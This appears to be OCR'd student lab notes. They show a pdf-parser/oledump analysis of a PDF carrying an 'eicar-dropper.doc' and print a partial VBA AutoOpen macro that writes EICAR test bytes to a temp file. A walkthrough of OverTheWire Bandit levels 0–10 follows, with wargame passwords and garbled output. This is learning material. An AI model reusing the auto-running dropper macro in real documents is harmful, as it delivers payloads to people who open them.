

QUESTION 1


Tools used: pdf-parser, pdfid, pdftk, oledump




```
root@kali:~/Downloads# pdf-parser -o 7 eicar.pdf
obj 7 0
 Type: /Filespec
 Referencing: 8 0 R

  <<
    /Type /Filespec
    /F (eicar-dropper.doc)
    /EF
      <<
        /F 8 0 R
      >>
  >>
```



```
root@kali:~/Downloads# pdf-parser -o 8 eicar.pdf
obj 8 0
 Type: /EmbeddedFile
 Referencing:
 Contains stream

  <<
    /Length 8952
    /Filter /FlateDecode
    /Type /EmbeddedFile
  >>
```



```
root@kali:~/Downloads# python oledump.py eicar-dropper.doc
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      6509 '1Table'
  5:       409 'Macros/PROJECT'
  6:        65 'Macros/PROJECTwm'
  7: M    3716 'Macros/VBA/Module1'
  8: m     924 'Macros/VBA/ThisDocument'
  9:      2601 'Macros/VBA/_VBA_PROJECT'
 10:       563 'Macros/VBA/dir'
 11:      4096 'WordDocument'
```




```
root@kali:~/Downloads# python oledump.py -s 7 -v eicar-dropper.doc
Attribute VB_Name = "Module1"
Sub AutoOpen()
    Dim sFilename As String
    Dim iFilenum As Integer
    Dim oFSO As Object

    iFilenum = FreeFile
    Set oFSO = CreateObject("Scripting.FileSystemObject")
    sFilename = Environ("temp") & "\" & oFSO.GetTempName

    Open sFilename For Binary Access Write As iFilenum
    Put iFilenum, , CByte(&H58)
    Put iFilenum, , CByte(&H35)
```

QUESTION 2

Level 0.


Login bandit.labs.overthewire.org with username and password: bandit0

Command: ssh bandit0@bandit.labs.overthewire.org – p 2220




```
--[ Tools ]--

 For your convenience we have installed a few usefull tools which you can find
 in the following locations:

    * peda (https://github.com/longld/peda.git) in /usr/local/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /usr/local/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)
    * checksec.sh (http://www.trapkit.de/tools/checksec.html) in /usr/local/bin/
checksec.sh

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us through IRC on
  irc.overthewire.org #wargames.

  Enjoy your stay!

bandit0@bandit:~$ 
```

Level 0 ->1




```
bandit0@bandit:~$ ls
readme
bandit0@bandit:~$ cat readme
boJ9jbbUNNfktd78OOpsqOltutMc3MY1
bandit0@bandit:~$ 
```




```
--[ Tools ]--

 For your convenience we have installed a few usefull tools which you can find
 in the following locations:

    * peda (https://github.com/longld/peda.git) in /usr/local/peda/
    * gdbinit (https://github.com/gdbinit/Gdbinit) in /usr/local/gdbinit/
    * pwntools (https://github.com/Gallopsled/pwntools)
    * radare2 (http://www.radare.org/)
    * checksec.sh (http://www.trapkit.de/tools/checksec.html) in /usr/local/bin/
checksec.sh

--[ More information ]--

  For more information regarding individual wargames, visit
  http://www.overthewire.org/wargames/

  For support, questions or comments, contact us through IRC on
  irc.overthewire.org #wargames.

  Enjoy your stay!

bandit1@bandit:~$
```

Level 1 -> 2




```
bandit1@bandit:~$ ls
-
bandit1@bandit:~$ cat ./-
CV1DtqXWVFXTvM2F0k09SHz0YwRINYA9
bandit1@bandit:~$ 
```

Level 2-3



```
bandit2@bandit:~$ ls
spaces in this filename
bandit2@bandit:~$ cat spaces\ in\ this\ filename
UmHadQclWmgdLOKQ3YNgjWxGoRMb5luK
bandit2@bandit:~$ 
```


Level 3-4



bandit3@bandit: ~/inhere
File Edit View Search Terminal Help
Extract
+
pdf-doc-vba-eicar-dropper.zip
Location: /
Name
Size
Type
Modi


```
  For support, questions or comments, contact us through IRC on
  irc.overthewire.org #wargames.

  Enjoy your stay!

bandit3@bandit:~$ ls
inhere
bandit3@bandit:~$ cd inhere
bandit3@bandit:~/inhere$ ls
bandit3@bandit:~/inhere$ file
Usage: file [-bcEhikLlNnprsvzZ0] [--apple] [--extension] [--mime-encoding] [--mi
me-type]
            [-e testname] [-F separator] [-f namefile] [-m magicfiles] file ...
       file -C [-m magicfiles]
       file [--help]
bandit3@bandit:~/inhere$ ls -la
total 12
drwxr-xr-x 2 root    root    4096 Dec 28 14:34 .
drwxr-xr-x 3 root    root    4096 Dec 28 14:34 ..
-rw-r----- 1 bandit4 bandit3   33 Dec 28 14:34 .hidden
bandit3@bandit:~/inhere$ cat .hidden
pIwrPrtPN36QITSp3EQaw936yaFoFgAB
bandit3@bandit:~/inhere$ 
```

Bandit Level 4 □ Level 5




```
bandit4@bandit:~/inhere$ ls
-file00  -file02  -file04  -file06  -file08
-file01  -file03  -file05  -file07  -file09
bandit4@bandit:~/inhere$ cat ./-file00
yk��6q�+���z�C|����M� �rkA����Abandit4@bandit:~/inhere$ cat ./-file01
����L�
      ����]�SN�����+�l��2�bandit4@bandit:~/inhere$ cat ./-file02
�iń:5����mp�6�W��
                 /�
                   ������Rbandit4@bandit:~/inhere$ cat ./-file03
�O��,-�
       ����t���T��W��Lv�<d���3qbandit4@bandit:~/inhere$ cat ./-file04
�
 &�=�[_��`3�m�=�`�V�zs�9���_bandit4@bandit:~/inhere$ cat ./-file05
o·�M@�Z��������VD\%���+�bandit4@bandit:~/inhere$ cat ./-file06
�!��kT�8��Oxj�ys�Z�zj�bandit4@bandit:~/inhere$ cat ./-file07
koReBOKuIDDepwhWk7jZC0RTdopnAYKh
bandit4@bandit:~/inhere$ cat ./-file08
```

Bandit Level 5 □ Level 6




```
bandit5@bandit:~$ ls
inhere
bandit5@bandit:~$ cd inhere
bandit5@bandit:~/inhere$ ls
maybehere00  maybehere04  maybehere08  maybehere12  maybehere16
maybehere01  maybehere05  maybehere09  maybehere13  maybehere17
maybehere02  maybehere06  maybehere10  maybehere14  maybehere18
maybehere03  maybehere07  maybehere11  maybehere15  maybehere19
bandit5@bandit:~/inhere$ find . -type f -readable ! -excutable -size 1033c
find: unknown predicate `-excutable'
bandit5@bandit:~/inhere$ find . -type f -readable ! -executable -size 1033c
./maybehere07/.file2
bandit5@bandit:~/inhere$ cat ./maybehere07/.file2
DXjZPULLxYr17uwoI01bNLQbtFemEgo7
```

Bandit Level 6 □ Level 7




```
find: '/proc/20734/net/dev_snmp6': Permission denied
find: '/proc/20734/net/netfilter': Permission denied
bandit6@bandit:~$ find / -user bandit7 -group bandit6 -size 33c 2>/dev/null
/var/lib/dpkg/info/bandit7.password
bandit6@bandit:~$ cat /var/lib/dpkg/info/bandit7.password
HKBPTKQnIay4Fw76bEy8PVxKEDQRKTzs
bandit6@bandit:~$
```

Bandit Level 7 □ Level 8




```
bandit7@bandit:~$ cat data.txt | grep 'milionth'
bandit7@bandit:~$ cat data.txt | grep 'millionth'
millionth       cvX2JJa4CFALtqS87jk27qwqGhBM9plV
bandit7@bandit:~$
```

Bandit Level 8 □ Level 9




```
bandit8@bandit:~$ cat data.txt | sort | uniq -u
UsvVyFSfZZWbi6wgC7dAFyFuR6jQQUhR
bandit8@bandit:~$
```

Bandit Level 9 □ Level 10



```
bandit9@bandit:~$ ls
data.txt
bandit9@bandit:~$ strings data.txt | grep "="
nfZ=
U=R*q
=-VW+
========== theP`
  =uN
\<P5J7=^
========== password
L='.
L========== isA
G&eB_=
9T=8?
9=!/"
========== truKLdjsbJ5g7yyJ2X2R0o3a5HQJFuLk
bandit9@bandit:~$ 
```


Bandit Level 10 □ Level 11



```
bandit10@bandit:~$ ls
